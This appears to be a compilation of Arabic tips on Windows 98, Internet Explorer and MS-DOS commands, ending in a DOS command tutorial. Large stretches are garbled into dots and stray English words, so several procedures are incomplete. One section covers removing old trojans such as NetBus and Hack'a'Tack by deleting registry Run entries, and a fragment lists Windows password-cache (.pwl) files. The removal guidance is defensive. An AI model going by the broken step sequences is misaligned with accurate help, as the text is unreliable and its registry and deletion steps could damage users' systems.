My Computer .

1.

Properties .

2.

Per****ance .

3.

File System .

4.

Network Server.

Typical Role of this computer

5.

Colse . OK

6.

7.

-
- 1. My Computer
 - 2. Properties .
 - 3. Ability .
 - 4. File System .
 - 5. Floppy Disk .
 - 6. Search For New Floppy Disks When Starting .

-
- 1. Escape .
 - 2. C > dir *.pwl .
 - 3.

-
- 1.
 - 2. Bluc .
 - 3. Font . ****at
 - 4. OK . Bold Font Style
 - 5. . Bluue
 - 6. About . Help
 - 7. Alt Ctrl
 - 8. Z M

-
- 1. Tracert
 - 2. ftp
 - 3. telnet
 - 4. scanreg
- cnn c tracert cnn.com
- Registry

5. sfc

Windows

6. Msconfig

7. regedit

8. sysedit

_____ 1.

TMP ..

..

..

..

..

..

Disk Clean Up

..

C windows\temp

.

..

..

:

..

1. Start ..

2. Run ..

: sysedit 3.

System Configuration Editor .. Ok 4.

: .. Autoexec.bat .. 5.

@DelTree /Y C WINDOWS\Temp

@MD C WINDOWS\Temp

"C Windows\Temp" .. ((

..

. ((

Save File 6.

• _____ •

..

..

..

Ctrl+Alt+Del

..

..

System Configuration Utility

..

...

1. Start ..

2. Run ..

: msconfig 3.

Startup 4.

5.

Ok .. 6.

..

..

..

3.

Send To ..

..

..

SendTo ..

Floppy Disk ..

..

..

..

..

..

:

..

CD Writer ..

: C windows\SendTo 1.

.. 2.

ShellFolder ،	5-
parent key ،	
Default .	
-	6-
...	
F3 ،	*-..
CLSID ، HKEY_CLASSES_ROOT ،	*-..
ExtShellFolderViews ،	
Shellex .	
:	*-..
Shellex .	Default ،
	7.
...	
..	1.
Message OLdWin95 Tools	2.
Intl	3.
Accessore	4.
Start Programs	..

اسرار الاكسبلور

#لطباعة صفحة بها عدة إطارات " فريمات " :
-انقر بيمين الفارة على الصفحة المطلوب طباعتها .
-اختر طباعة .. وحدد الخيارات المناسبة ثم اضغط . OK

#احفظ كامل الصفحة بجميع محتوياتها
-افتح قائمة ملف ثم اختر منها حفظ باسم .
-من خانة Save as type اختر صفحة ويب كاملة ثم اضغط حفظ .
يمكنك أيضاً حفظها بهيئة email إذا اردت ارسالها لصديق .

#اجعل المواقع الأكثر استخداماً في متناول يديك :
يمكنك جعل الصفحات أو المواقع التي تزورها بكثرة قريبة منك وذلك بوضعها في شريط الارتباطات
عن طريق ترتيب هذا الشريط كالتالي :

قم بسحب العنوان الذي تريد من المفضلة أو من شريط العناوين إلى شريط الارتباطات .

#لوضع اختصار لبريدك على سطح المكتب :

-اضغط بيمين الفأرة في مساحة فارغة بسطح المكتب واختر جديد .

-من القائمة التي ستفتح اختر اختصار .

-اكتب في الخانة الفارغة عنوان بريدك مسبق بـ : milto مثل :

milto:oOoOo@hotmail.com

#لحفظ صورة أعجبتك أثناء تصفحك :

-اضغط بيمين الفأرة على الصورة واختر " حفظ الصورة " .

-حدد القرص والمجلد الذي تريد حفظ الصورة فيه ثم اضغط " حفظ " .

#لمعرفة الملف الذي تربط به صورة أو وصلة :

-اضغط بيمين الفأرة على الوصلة أو الصورة واختر خصائص ستجد ما تريد .

[يمكنك من ذلك أيضاً معرفة مسار صورة في الشبكة ووضع ارتباط لها من موقعك] .

#لمشاهدة الأكواد التي تحويها الصفحة قم بالآتي :

-اذهب إلى قائمة عرض ثم اختر عرض المصدر .

-يمكنك بعد ذلك نسخ ما تريد أو التعرف على طريقة كتابة كود معين .

#لمسح الملفات المخزنة في جهازك لكل المواقع التي سبق لك تصفحها :

*ملاحظة : يوجد في جهازك مجلد في ويندوز باسم Temporary Internet Files يخزن كل الصفحات التي زرتها من جهازك وهذا يزيد من حجم هذا المجلد بشكل كبير ... لذا لو أردت التخلص من هذه الصفحات بالصور المرفقة بها قم بالآتي :

-اذهب إلى قائمة أدوات في متصفحك .

-اختر " خيارات إنترنت " .

-اضغط على زر " حذف ملفات " ثم اضغط موافق .

#لضبط مساحة القرص الثابت لاستخدامها لملفات إنترنت المؤقتة : Temporary Internet Files

-انقر فوق القائمة أدوات، ثم فوق خيارات إنترنت، ثم فوق إعدادات .

-حدد الحجم الذي تريد ثم اضغط موافق .

#حفظ الهدف :

لحفظ عنوان صفحة أو صورة دون فتحها، انقر بواسطة الزر الأيمن للماوس فوق ارتباط العنصر الذي تريده، ثم انقر فوق حفظ الهدف باسم .

#للتصفح أسرع :

لتحميل صفحات ويب بشكل أسرع، انقر فوق القائمة أدوات، ثم فوق خيارات إنترنت، ثم فوق علامة

التبويب خيارات متقدمة، ثم قم بإيقاف تشغيل الأصوات والصور .

#اختصار للصفحة :

يمكنك وضع اختصار لأي صفحة من صفحات ويب على سطح المكتب بالنقر بواسطة الزر الأيمن للماوس فوق الصفحة ثم النقر فوق إنشاء اختصار.

#تغيير حجم النص :

لتكبير النص الموجود على صفحات ويب أو تصغيره، انقر فوق القائمة عرض، ثم فوق حجم النص ثم

اختر الحجم الذي تريد .

ارسال صفحة لصديق :

يمكنك إرسال صفحة ويب عن طريق البريد الإلكتروني بواسطة النقر فوق القائمة ملف، والإشارة إلى إرسال، ثم النقر فوق صفحة بواسطة البريد الإلكتروني .

ما رأيك بالتجربة ؟!!!

يمكنك كتابة كلمة في شريط العناوين وضغط CTRL+ENTER لإضافة [http://www/](http://www.com) و .com تلقائياً على جانبي الكلمة.

طباعة كافة المستندات :

يمكنك طباعة كافة المستندات المرتبطة بصفحة ويب المحددة. في مربع الحوار "طباعة"، انقر فوق طباعة كافة المستندات المرتبطة . نوع الاختصار

وصفه

الاختصار

التصفح لتسهيل عملية تصفحك لإنترنت استخدم المفاتيح التالية :

Spacebar , End , Home , Page Down , Page Up والأسهم . -

التنقل : للتنقل بين الصفحات أي للأمام والخلف استخدم

BackSpace , Shift+BackSpace , Alt+السهم لليسار Alt+ , السهم لليمين. -

تحديث لمشاهدة آخر التعديلات التي تم عملها على الصفحة قم بالتحديث دائماً F5 . أو Ctrl+R

بحث للبحث عن كلمة أو جملة معينة في نفس الصفحة Ctrl+F .

المحفوظات لعرض المحفوظات وهي عبارة عن عناوين آخر الصفحات التي سبق لك زيارتها Ctrl+H .

المفضلة لعرض عناوين الصفحات التي قمت بإضافتها إلى مفضلتك Ctrl+I .

إضافة للمفضلة لإضافة عنوان صفحة لقائمتك المفضلة Ctrl+D .

تنظيم المفضلة لتنظيم عناوين الصفحات المحفوظة في مفضلتك في مجلدات محددة حسب ما تراه من

تصنيف .

ملاحظة : يمكنك إعادة ترتيب القائمة "المفضلة" بواسطة السحب والإسقاط Ctrl+B .

إيقاف لإيقاف تحميل الصفحة والاكتماء بما تم تحميله Esc .

ملئ الشاشة لمشاهدة الصفحة بأكبر عرض ممكن F11 .

غلق لغلق الإطار الحالي Ctrl+W

عرض العناوين لعرض قائمة بعناوين إنترنت التي كتبتها في شريط العناوين F4 .

التنقل بين الإطارات للتنقل بين الإطارات المفتوحة أثناء تصفحك Ctrl+Tab .

طباعة لطباعة الصفحة الحالية أو الإطار النشط Ctrl+P .

إطار جديد لفتح إطار Internet Explorer جديد Ctrl+N .

هذه بعض الاسرار في الكمبيوتر

(كيف يتم حذف اي ملف نهائيا دون المرور بسلة المهملات)

اضغط على مفتاحي shift-delete لكي تحذف اي ملف دون المرور بسلة المهملات مع مراعاة الخطورة التي يمكن ان تصيبك في حالة رغبت في استعادة ذلك الملف المحذوف اي انك لن تستطيع استعادته لأن الحذف هنا نهائي...،،

(حتى لا تخسر كل شيء)

اذا كنت تخشى ان تخسر ما اشتغلته على الكمبيوتر خلال الفترة الاخيرة يمكنك تشغيل خاصية الحفظ الآلي الموجودة في اغلب البرامج . في برنامج الورد مثلا تستطيع تشغيلها من قائمة tools ثم options ثم save ثم انقر داخل مربع info every save autorecover ولا تنسى تحديد المدة التي تريد ان تفصل بها بين كل عمليتي حفظ آلي...،،،

(كيف توقف خاصية التشغيل الآلي الموجودة في بعض الاقراص المدمجة)

تستطيع ايقاف خاصية التشغيل الآلي الموجودة في بعض الاقراص المدمجة وذلك بالضغط باستمرار على مفتاح shift عند وضع القرص في سواقة الاقراص...،،،

(كيف تكتشف المواضع التالفة على القرص الصلب)

يتم منع بيانات نظام التشغيل من العمل اذا كانت تالفة. وتتضمن هذه البيانات سجل التشغيل الرئيسي master boot record وقطاع التشغيل boot sector وجدول تخصيص الملفات file allocation table وملفات النواة لنظام التشغيل . ويفضل عمل نسخة احتياطية لملفات البيانات الهامة قبل اجراء اي عملية لتصليح القرص الصلب ولا تقم بتشغيل اية اداة خدمية للقرص الصلب اذا لم تكن مخصصة لويندوز 98 . ويمكن اختبار تلف القرص الصلب بوظيفة الاوامر فقط في حالة الأمان safe mode command prompt only

1- اعد التشغيل واضغط على زر التحكم الأيسر عند ظهور رسالة تشغيل ويندوز ثم اختر خيار safe mode command prompt only

2- اذا وجدت اي تلف عند تشغيل اداة فحص القرص بطباعة scandisk في دليل windows comand فعليك استبدال ملفات النظام...،،،

(كيف تستبدل ملف تالف)

إذا قمت بعزل ملف تالف بأداة فاحص ملفات النظام يمكنك استعادة ملف سليم بنفس الأداة . اختر **axtract** لاستخلاص الملف من القرص المدمج لويندوز ٩٨ ثم حدد الملف المطلوب ثم اضغط ابدأ بعد التأكد من صحة المسار . وفي صندوق حوار **backup file** يمكنك قبول الوضع التلقائي او تغيير المسار . وإذا ظهرت رسالة شير لعدم وجود المجلد انقر نعم وستنتهي الأداة من ستخلاص الملف وتبلغك بذلك ثم انقر موافق للعودة للبرنامج...،،،

(معلومات عن اداة اعداد النظام **MSConfig** في ويندوز وكيف تعمل)

تتيح هذه الأداة واجهة رسومية لتهيئة بيئة بدء تشغيل ويندوز ٩٨ . وتتيح لك حل المشاكل بتشكيل بيئة نظيفة تختبر فيها الإعدادات . وإذا لم تتمكن من توليد حالة المشكلة بهذه الأداة يمكنك إزالة بعض الإعدادات تباعا لكشف سبب او مصدر المشكلة . وتتيح هذه الأداة تحرير اسطر ملفات تهيئة ويندوز ٩٨ ، مثل ملفات **config.sys** او **system.ini** ، وتقدم لك القدرة لتعطيل اسطر محددة في تلك الملفات لتمنع تنفيذها عند بدء التشغيل ويمكنك تشغيل هذه الأداة عن طريق النقر على ابدأ ثم تشغيل ثم طبع الكلمة التالية **msconfig** ويمكنك استخدامها ايضا لعمل نسخة احتياطية من ملفات النظام...،،،

..

..

..

..

:

:

..

)

: (File)

(Save As)

..

:

(Tools)

..

(General Option) ..

..

:

(Password to open)

..

(Password to modify)

.. (OK)

: (OK)

” (OK)

(OK)..

: (Save)

..

..

..

..

..

:

..

..

..

:

..

..

..

..

..

..

..

. ()

!!

:

.. (Uninstall)

.

(Uninstall) !!

:

.. (Control Panel) ..

..

(Add / Remove)

-

..

!!

..

```

:
!!

( Run ) ( Start ) .. :
( Enter ) ( regedit ) .. :

( HKEY_LOCAL_MACHINE ) :
.. ( Software ) .. :
.. Microsoft ) .. ) :
.. ( Windows ) .. :
.. ( Current Version ) .. :
.. ( Uninstall ) .. :

: ...
( delete ) ( Enter ) ..
. ..

```

```

:
. (Start)
.. (Run)
(ok) (run) (regedit)
: HKEY_LOCAL_MACHINE
current Version. windows microsofte software
.. (server.exe) (Run once).. (Run)

```

Heack'a Tack'a

```

..
(Run once) (Run)
Explorer32 "C/WINDOWS\Expl32.exe).)

```

-Net Bus 2000

..
: (Start)
.. (Run)
(ok) (run) (regedit)
(HKEY_LOCAL_USERS)
(MICROSOFT) (SOFTWARE)
(WINDOWS)
(RUN SERVICES).. (CURRENT VERSION)
(Key:UMG32.EXE)
..

Net Bus Ver 1.6 & 1.

..

:

..

Arabic Dos

:

C:\Windows>dir patch.
c:\windows\patch.exe

:

C:\Windows\delete patch

new (WinZip) 1 -

new archive 2 -

A

OK file name

3 -

Automatic

multiple disk spanning

ADD

.

> == ==> > == .. favorites ==> > == > == ==> > == > == . ..

نظام تشغيل الأقراص DOS

إن كلمة (DOS) هي اختصار للعبارة Disk Operating System والتي تعني نظام تشغيل اسطوانة.

*تعريف نظام التشغيل: وهو مجموعة من البرامج والتعليمات التي تتحكم في مكونات الحاسب الآلي.

-دور نظام التشغيل في الحاسب الآلي:
الربط بين نظام الكمبيوتر ومستخدم النظام، تماماً كدور المترجم الذي يقوم بالترجمة بين شخصين لا يعرف أحدهما لغة الآخر.

-الملفات:

إن أهم الخدمات التي يقدمها نظام التشغيل هو تنظيم حفظ البيانات في الملفات.

تعريف الملف:

وهو عبارة عن وعاء لحفظ البرامج أو النصوص أو البيانات، وهو أصغر وحدة للحفظ بالنسبة لنظام التشغيل.

*تسمية الملفات:

ينقسم اسم الملف إلى قسمين:

القسم الأول: وهو الأساس (ROOT) ويجب ألا يزيد طوله عن ٨ حروف. وهذا الجزء من اسم الملف إجباري -إي يجب وجوده.

القسم الثاني: ويسمى الامتداد ويجب ألا يزيد طوله عن ٣ حروف، ويجب أن يفصل بين الاسم (الأساس) و الامتداد بعلامة النقطة

(. .)

: LOCK.EXE BASIC.COM AUTOEXEC.BAT

(BAT ، EXE، COM)

:

(BATCH).	.BAT
(COMMAND).	.COM
(EXECUTABLE).	.EXE
(DOCUMENT).	.DOC
(ASSEMBLY).	.ASM
(BACKUP).	.BAK
(BASIC).	.BAS
(DBASE FILE).	.DBF
(C).	.C
PASCAL).	.PAS
(SYSTEM).	.SYS

:

.(Z (A 1-

2-

& ، % ، \$ ، # ، !) ♂ () { } : 3-

*

:

1-

	.	-	-	2-
	(. .)	-	-	3-
			.	4-
			: (ALT , CTRL , ESC).	5-
PRN	(= + \ / *)		CON	6-
				7-
			:	
	(Directory)		:	
			(Directory):	-
			:	-
		Dos	:	1-
	(SubDirectory).		:	2-
))	
			:	-
			:	-
			:	-
			:	3-
			:	
	CLASS).)		C:\SCHOOL\CLASS (SCHOOL)	
			:	4-
			:	*
			():	
	A.			1-
				2-
			():	
	A.			1-
	: ALT + CTRL + DELETE .			2-
			(DOS):	*
			(Floppy Disk):	1-
			:	-
			:	-
	B. A			-
	C.		(Hard Disk):	2-

*

C:\>A:

A:\>D:

D:\>B:

B:\>C:

C:\>

*الملفات الأساسية لنظام التشغيل (DOS)

يتكون نظام التشغيل من ثلاثة ملفات أساسية تمثل البنية الأساسية للنظام والعمود الفقري له وهي كالتالي:
أولاً : IO.SYS : وهذا الملف خاص بالتحكم في وحدتي الإدخال والإخراج.

ثانياً : MSDOS.SYS : وهذا الملف يحتوي على مجموعة من الأوامر التي توضع في ذاكرة الجهاز عند التشغيل.
ثالثاً : COMMAND.COM : وهذا يحتوي على الأوامر الداخلية في نظام التشغيل.

*مكونات نظام التشغيل:

ينقسم نظام التشغيل إلى جزئين رئيسيين وهما:

I) هذا الجزء يتحكم في الأجهزة (II)، وهو عبارة عن مجموعة من التعليمات والأوامر تعمل بصورة تلقائية لا دخل للمستخدم فيها ولا تحكم له فيها وهي مخزنة في ذاكرة القراءة فقط (ROM) والتي لا تمحى ولا تتغير.

III) الجزء الآخر من نظام التشغيل هو عبارة عن مجموعة من الأوامر و البرامج وتعتبر خدمات للمستخدم وتيسر له وبصورة كبيرة استخدام الكمبيوتر والاستفادة منه أقصى استفادة.

*الرمزان الشاملان :

يستخدم نظام التشغيل (DOS) رمزين شاملين للتعويض عن أسماء الملفات أو جزء منها داخل صيغة الأوامر وهما:

1) الرمز : (?) : ويستخدم للدلالة على غياب حرف واحد من أسم الملف.
2) الرمز (*) : ويستخدم للدلالة على غياب عدد من الحروف (لا يتجاوز ٨ حروف).

*أنواع الأوامر:

تنقسم الأوامر إلى نوعان وهما:

1- الأوامر الداخلية : وهي الأوامر التي تحمل إلى الذاكرة (RAM) أثناء تشغيل الجهاز، ٢- وينفذ الأمر من الذاكرة ، ٣-
بمعنى أن هذا النوع لا يستلزم وجود أسطوانة للتنفيذ عليها.

-أمثلة على الأوامر الداخلية:

CLS - TIME - DATE - MD - CD - RD - DIR - DEL

2- الأوامر الخارجية:

وهي الأوامر التي لا تحمل إلى الذاكرة RAM أثناء تشغيل الجهاز ، وإنما تبقى على الأسطوانة وتنفيذ أي أمر منها يشترط وجود أسطوانة نظام التشغيل بالمشغل المرن أو الصلب.

-أمثلة على الأوامر الخارجية:

FORMAT - DISKCOPY - DISKCOMP - COMP - SYS - EDIT

*ملاحظة هامة:

أن أوامر نظام التشغيل MS-DOS 6.22 سواء أوامر داخلية أو أوامر خارجية تنقسم إلى ستة أنواع من الأوامر وهي:

1-أوامر النظام:

11-MEM 6-DATE 1-VER
12-DOSKEY 7-PROMPT 2-CLS
13-VSAFE 8-MEMMAKER 3-MODE
9-COMMAND 4-MSD
10-TIME 5-DEFRAG

2-أوامر الاسطوانة:

11-SCANDISK 6-CHKDSK 1-FORMAT
7-DISKCOMP 2-DISKCOPY
8-MSBACKUP 3-SYS
9-LABEL 4-FDISK
10-UNFORMAT 5-VOL

3-أوامر الفهارس:

6-APPEND 1-DIR
7-CD 2-RD
8-MOVE 3-DATE
9-DELTREE 4-MD
5-TREE

4-أوامر الملفات:

11-TYPE 6-COPY CON 1-COPY
12-ATTRIB 7-DEL 2-REN
13-UNDELETE 8-XCOPY 3-PRINT
14-FIND 9-EDIT 4-SORT
15-MSAV 10-MORE 5-HELP

5-الأوامر الحزميه:

6-REM 1-CALL
7-ECHO 2-FOR
8-IF 3-PAUES
9-SHIFT 4-CHOICE
5-GOTO

6-الأوامر الخاصة جداً والنادرة الاستخدام:

11-FASTOPEN 6-MSCDEX 1-CHCP
12-INTERLNK 7-QBASIC 2-DRVSPACE.SYS
13-LOADFIX 8-SHARE 3-FASTHELP
14-NLSFUNC 9-CTTY 4-INSTALL.HIGH
15-RECOVER 10-DEBUG 5-KEYB
18-EXPAND 17-DRVSPACE 16-SUBST
21-LOAD HIGH 20-INTERSVR 19-GRAPHICS
24-VERIFY 23-REPLACE 22-POWER

*شرح أهم الأوامر المستخدمة في نظام التشغيل DOS:
1-الأمر (VER) وهو اختصار كلمة VERSION وتعني إصدار)

نوع الأمر: داخلي

-الوظيفة: الاستعلام عن رقم الإصدار لنظام التشغيل MS-DOS الذي تتعامل معه الآن.
-مثال: أقم بكتابة الأمر كما هو موضح أدناه:

C:\>VER

ب-قم بالضغط على مفتاح ENTER

وستظهر لك الإجابة وهي:

MS-DOS VER 6.22

-ملاحظة: هذه الإجابة طبعاً تختلف من جهاز إلي آخر حسب نسخة نظام التشغيل الموجودة بكل جهاز.

-2(الأمر) DATE: التاريخ ()

نوع الأمر: داخلي

-الوظيفة: لعرض التاريخ الموجود بالجهاز مع إمكانية تعديله.

-مثال: أقم بكتابة الأمر كما هو موضح أدناه:

C:\>DATE

ب-قم بالضغط على مفتاح ENTER

وستظهر لك الإجابة وهي:

current Date is THU 03-25-99

Enter New Date (mm-dd-yy)

-ملاحظة: هذه الإجابة طبعاً تختلف من جهاز إلي آخر

وعند تنفيذ الأمر DATE سيتم عرض التاريخ المسجل بالحاسب الآن وسوف يعطي لك الجهاز فرصة لإدخال التاريخ الجديد بأن تسجل أولاً الشهر ثم اليوم ثم السنة وإن لم ترغب في كتابة تاريخ جديد يكفيك الضغط على مفتاح الإدخال بدون كتابة إي شئ.

-شروط كتابة التاريخ الصحيحة في نظام التشغيل DOS:

1-إن نظام التشغيل لا يقبل إي تاريخ قبل سنة ١٩٨٠.

2-لا يمكن استخدام التاريخ الهجري.

3-لا يمكن كتابة الأشهر بالحروف.

4-لا يمكن استخدام النقطتين الرأسيتين : كفاصل بين في التاريخ

5-أن تستخدم في كتابة التاريخ النظام الأمريكي (mm-dd-yy)

-3(الأمر) TIME: الوقت ()

نوع الأمر: داخلي

-الوظيفة: لعرض الوقت المسجل داخل جهاز الحاسب مع إمكانية تعديله.

-مثال: أقم بكتابة الأمر كما هو موضح أدناه:

C:\>TIME

ب-قم بالضغط على مفتاح ENTER

وستظهر لك الإجابة وهي:

current Time is : 4:40:55.75a

Enter New Time :

-ملاحظة: هذه الإجابة طبعاً تختلف من جهاز إلي آخر

وعند تنفيذ الأمر TIME سيتم عرض الوقت المسجل بالحاسب الآن وسوف يعطي لك الجهاز فرصة لإدخال الوقت الجديد بأن تسجل أولاً الساعات ثم الدقائق ثم الثواني ثم كسر الثواني ثم تحديد الوقت صباحاً أو مساءً وإن لم ترغب في كتابة وقت جديد يكفيك الضغط على مفتاح الإدخال بدون كتابة إي شئ.

-4(الأمر) CLS: وهو اختصار لجملة Clear The Screen وتعني مسح الشاشة ()

نوع الأمر: داخلي.

-الوظيفة: يستخدم لتنظيف الشاشة من كافة البيانات التي عليها وإرجاع محث التشغيل إلي أول سطر على الشاشة مهما كان موقعه أثناء تنفيذ الأمر.

-مثال: أقم بكتابة الأمر كما هو موضح أدناه:

C:\>CLS

-ملاحظة: يقوم الأمر CLS بتنظيف الشاشة من البيانات الموجودة عليها وليس مسح البيانات من ملف أو برنامج.

-5(الأمر) PROMPT :

نوع الأمر: داخلي

-الوظيفة: لتغيير شكل محث التشغيل لنظام التشغيل.

الجدول التالي يبين أهم صور استخدامات الأمر: PROMPT
الأمر وظيفته

PROMPT \$D تغيير شكل المحث C إلي علامة تاريخ اليوم
PROMPT \$T تغيير شكل المحث C إلي علامة الوقت الحالي
PROMPT \$Q تغيير شكل المحث C إلي علامة =
PROMPT \$\$ تغيير شكل المحث C إلي علامة \$
PROMPT \$V تغيير شكل المحث C إلي رقم إصدار نظام التشغيل

6-الأمر (VOL : وهي اختصار لكلمة Volume Label)

نوع الأمر: داخلي

-الوظيفة: عرض اسم الأسطوانة الداخلي

-مثال: أقم بكتابة الأمر كما هو موضح أدناه:

C:\>VOL

ب-قم بالضغط على مفتاح ENTER

وستظهر لك الإجابة:

Volume in drive C is osama

-ملاحظة: هذه الإجابة طبعاً تختلف من جهاز إلي آخر

7-الأمر DIR :

نوع الأمر: داخلي

الوظيفة: عرض الملفات الموجودة على الفهرس الحالي ويعرض التالي:

1-اسم الاسطوانة والرقم المسلسل لها.-2 اسم الفهرس الحالي والمسار الحالي له.

3-عرض الملفات الموجودة بخمس بيانات وهي:

-اسم الملف -نوع الملف (امتداده) -مساحة الملف بالبايت بمعنى حجم هذا الملف على الأسطوانة بالبايت.

-تاريخ إنشاء الملف -وقت إنشاء الملف.

4-عرض الفهارس الموجودة بأربعة بيانات وهي:

-اسم الفهرس

-علامة الفهرس وتكون على الشكل <DIR> بجوار اسم الفهرس. -تاريخ إنشاء الفهرس -وقت إنشاء الفهرس

5-رسالة تعرض إجمالي عدد الملفات الموجودة بالفهرس الحالي والذي يتم عرضه الآن وكذلك المساحة الكلية لهذه الملفات التي تم عرضها وعرض عددها.

6-المساحة الحرة والمتبقية على الأسطوانة.

وبين الجدول التالي أهم صور استخدامات الأمر: DIR:

الأمر وظيفته

DIR/P لعرض الملفات في الاسطوانة صفحة صفحة

DIR/W لعرض الملفات في الاسطوانة بعرض الشاشة

DIR/B لعرض أسماء الفهارس والملفات ونوعها فقط

DIR/L لعرض أسماء الفهارس والملفات بالحروف الصغيرة

DIR/S لعرض كل الملفات والفهارس الموجودة بالفهرس الحالي

DIR/O لعرض الفهارس والملفات مرتبة ترتيب أبجدي من A إلي Z

DIR/OS لعرض الفهارس والملفات مرتبة حسب مساحتها بالبايت من الأصغر إلي الأكبر

DIR/AH عرض الملفات المخفية فقط

DIR/AR عرض ملفات القراءة فقط وهي محمية من الإلغاء

DIR/AS عرض ملفات النظام فقط

DIR/AD OR (DIR *.) عرض جميع الفهارس فقط بدون الملفات

DIR/AA عرض الملفات التي تحمل علامة الأرشيف فقط

مثال (١): لعرض الملفات التي لها الإسم الممتد SYS:

DIR *.SYS

مثال (٢): لعرض الملفات ذات الإمتداد EXE بعرض الشاشة:

DIR *.EXE/W

مثال(٣): لعرض الملفات التي أول حرف من اسمها D:

DIR D*.*

مثال(٤): لعرض الملفات التي يكون الحرف الثاني من اسمها O:

DIR ?O*.*

مثال(٥): للتأكد من وجود الملف BASIC.EXE:

DIR BASIC.EXE

ملاحظة: إذا لم يكن هذا الملف موجود فسوف تظهر لك الرسالة التالية :

FILE NOT FOUND

8-الأمر (MD) وهو اختصار لكلمة (Make Directory)

نوع الأمر: داخلي

-الوظيفة: إنشاء فهرس فرعي من الفهرس الرئيسي أو إنشاء فهرس فرعي من فهرس فرعي آخر.

مثال (١): إنشاء فهرس فرعي باسم OSAMA على المحث C:

C:\> MD OSAMA OR C:\>MD\OSAMA

ملاحظة: بعد أمر MD إما ان تضع الشرطة المعكوسة أو تضع مسافة طالما العمل على نفس المحث C وبشرط أن تكون على الفهرس الرئيسي.

مثال (٢): إنشاء فهرس فرعي داخل الفهرس OSAMA باسم ALI :

C:\>CD OSAMA

C:\>OSAMA>MD ALI

9-الأمر (CD) وهو اختصار لكلمة (Change Directory)

نوع الأمر: داخلي

-الوظيفة:

1-معرفة الفهرس الحالي

2-الانتقال بين الفهارس وبعضها إما من:

-رئيسي إلي فرعي

-فرعي إلي رئيسي

ملاحظات هامة:

-إذا أردنا معرفة الفهرس الحالي الذي نقف عليه نكتب الأمر CD فقط ثم نقوم بالضغط على مفتاح ENTER

..CD-تعني الانتقال من دليل فرعي إلي الدليل الفرعي السابق له مباشرة.

\CD-تعني الانتقال من إي دليل فرعي في إي مستوى إلي الدليل الرئيسي مباشرة.

مثال(١): للدخول إلي الفهرس الفرعي WINDOWS على المحث C:

C:\>CD WINDOWS

10-الأمر (RD) وهو اختصار لكلمة (Remove Directory)

نوع الأمر: داخلي

-الوظيفة: حذف أو إزالة الفهرس الفرعي

-ملاحظة هامة: لحذف أو إزالة إي فهرس فرعي فهناك شرطين وهما:

1-يجب إزالة جميع الملفات والبرامج الموجودة داخل الفهرس الفرعي المراد إزالته.

2-يجب ألا يكون الفهرس الفرعي المراد إزالته هو الذي نقف عليه الآن بل يجب أن تكون على فهرس آخر أعلى منه رتبة.

مثال(١):

لحذف الفهرس الفرعي OSAMA والموجود داخل الفهرس الفرعي MOH ومكان الوقوف هو C:

C:\>CD MOH

C:\>MOH>RD OSAMA

11-الأمر COPY :

نوع الأمر: داخلي

-الوظيفة: نسخ ملف أو مجموعة ملفات في نفس الفهرس أو فهرس آخر أو في أسطوانة أخرى.

مثال(١):

لنسخ الملف المسمى BOOK وامتداده doc من المحرك A إلى المحرك C:

A:\>copy BOOK.doc c:

مثال(٢):

لنسخ جميع الملفات التي لها الامتداد doc من المحرك A إلى المحرك C:

A:\>copy *.doc c:

12- الأمر COPY CON :

نوع الأمر: داخلي

-الوظيفة: إنشاء وكتابة ملفات نصية جديدة من لوحة المفاتيح وعرضها وطباعتها.

-أهم عيوب الأمر: COPY CON

1-لا يمكن الصعود لسطر قد تمت كتابته وتم الضغط على مفتاح الإدخال ENTER.

2-لا يمكن فتح ملف للتعديل به بعد حفظه من نفس الأمر بل يكون من محرر النصوص الموجود مع نظام التشغيل DOS

وهو . EDIT

ملاحظة:

لحفظ الملف المنشأ عن طريق الأمر COPY CON قم بعمل إحدى الخطوات التالية:

أ-الضغط على مفتاحي ctrl+z ثم الضغط على مفتاح الإدخال.

ب-الضغط على مفتاح F6 ثم الضغط على مفتاح الإدخال.

مثال(١):

لإنشاء الملف النصي BOOK.doc على المحرك C:

C:\>copy con BOOK.doc

13-الأمر TYPE :

نوع الأمر: داخلي

-الوظيفة: لعرض محتويات الملفات النصية على الشاشة.

ملاحظة:

يقوم هذا الأمر بعرض الملفات النصية أما الملفات التي من النوع EXE-COM-SYS فلو طلبت عرضها من خلال هذا

الأمر سيتم عرضها بلغة الآلة ولن تفهم منها شئ.

مثال(١):

لعرض محتويات الملف النصي BOOK.doc والموجود على المحرك C:

C:\>TYPE BOOK.doc

14-الأمر REN: وهو اختصار لكلمة (Rename)

نوع الأمر: داخلي

-الوظيفة: لتغيير اسم الملف ونوعه

مثال(١):

لتغيير اسم الملف BOOK.doc إلى BOOK1.bak ومكان الوقوف هو المحرك C:

C:\>Ren BOOK.doc BOOK1.bak

15-الأمر DEL: وهو اختصار لكلمة (DELETE)

نوع الأمر: داخلي

-الوظيفة: لمسح ملف أو مجموعة ملفات في نفس الفهرس أو في فهرس آخر أو في أسطوانة أخرى.

مثال(١):

لمسح الملف BOOK.doc والموجود على المحرك C:

C:\>DEL BOOK.doc

مثال(٢):

لمسح جميع الملفات الموجودة في الدليل DATA والموجود على المحرك C:

C:\>CD DATA

C:\>DATA>DEL *.*

-لاحظ أنه في أثناء عملية مسح كل الملفات لا بد من ظهور رسالة تأكديده وهي كالتالي:

All Files in directory will be deleted !

Are you Sure (Y/N)?

وهنا تنبيه لك بأن تنفيذ هذا الأمر ستكون نتيجته مسح كل الملفات الموجودة بداخل هذا الدليل وإذا أردت حذف جميع الملفات

أضغظ حرف Y وإذا أردت إلغاء العملية اضغظ N.

16-الأمر . PATH :

نوع الأمر: داخلي
-الوظيفة:يفتح هذا الأمر مسار أو عدة مسارات على مجموعة محددة من الفهارس على أسطوانة واحدة أو عدة أسطوانات وذلك حتى يسهل التعامل مع الملفات الواقعة عليها من إي موقع شنت ويدرج أمر PATH إلي ملف Autoexec.bat في سطر واحد فقط يوصف بداخله كل الفهارس التي يريد التعامل بها مباشرة بدون اللحو إلي أمر CD للدخول إليها.
-ملاحظات هامة:

1-يوضع أمر PATH داخل ملف Autoexec.bat في سطر واحد لأنه لو تكرر الأمر وبصورة مختلفة سيحفظ منه فقط آخر صورة له في آخر سطر له.

2-من الممكن كتابة أمر PATH على إي مشغل أقراص في كل مرة تفتح فيها حاسبك.
مثال(١):

لكي تعرف اسم المسار الموجود بجهازك:

C:\>PATH

17-الأمر . MEM :

نوع الأمر: خارجي
-الوظيفة: إعطاءك تقارير كاملة عن حالة الذاكرة بكل أنواعها.

18-الأمر . MODE :

نوع الأمر: خارجي
-الوظيفة:

1-للتحكم في حجم الكتابة وعرضها على الشاشة.

2-إعطاء تفاصيل عن توصيل الملحقات المادية للحاسب معه سواء متصلة معه على التوالي أو على التوازي.

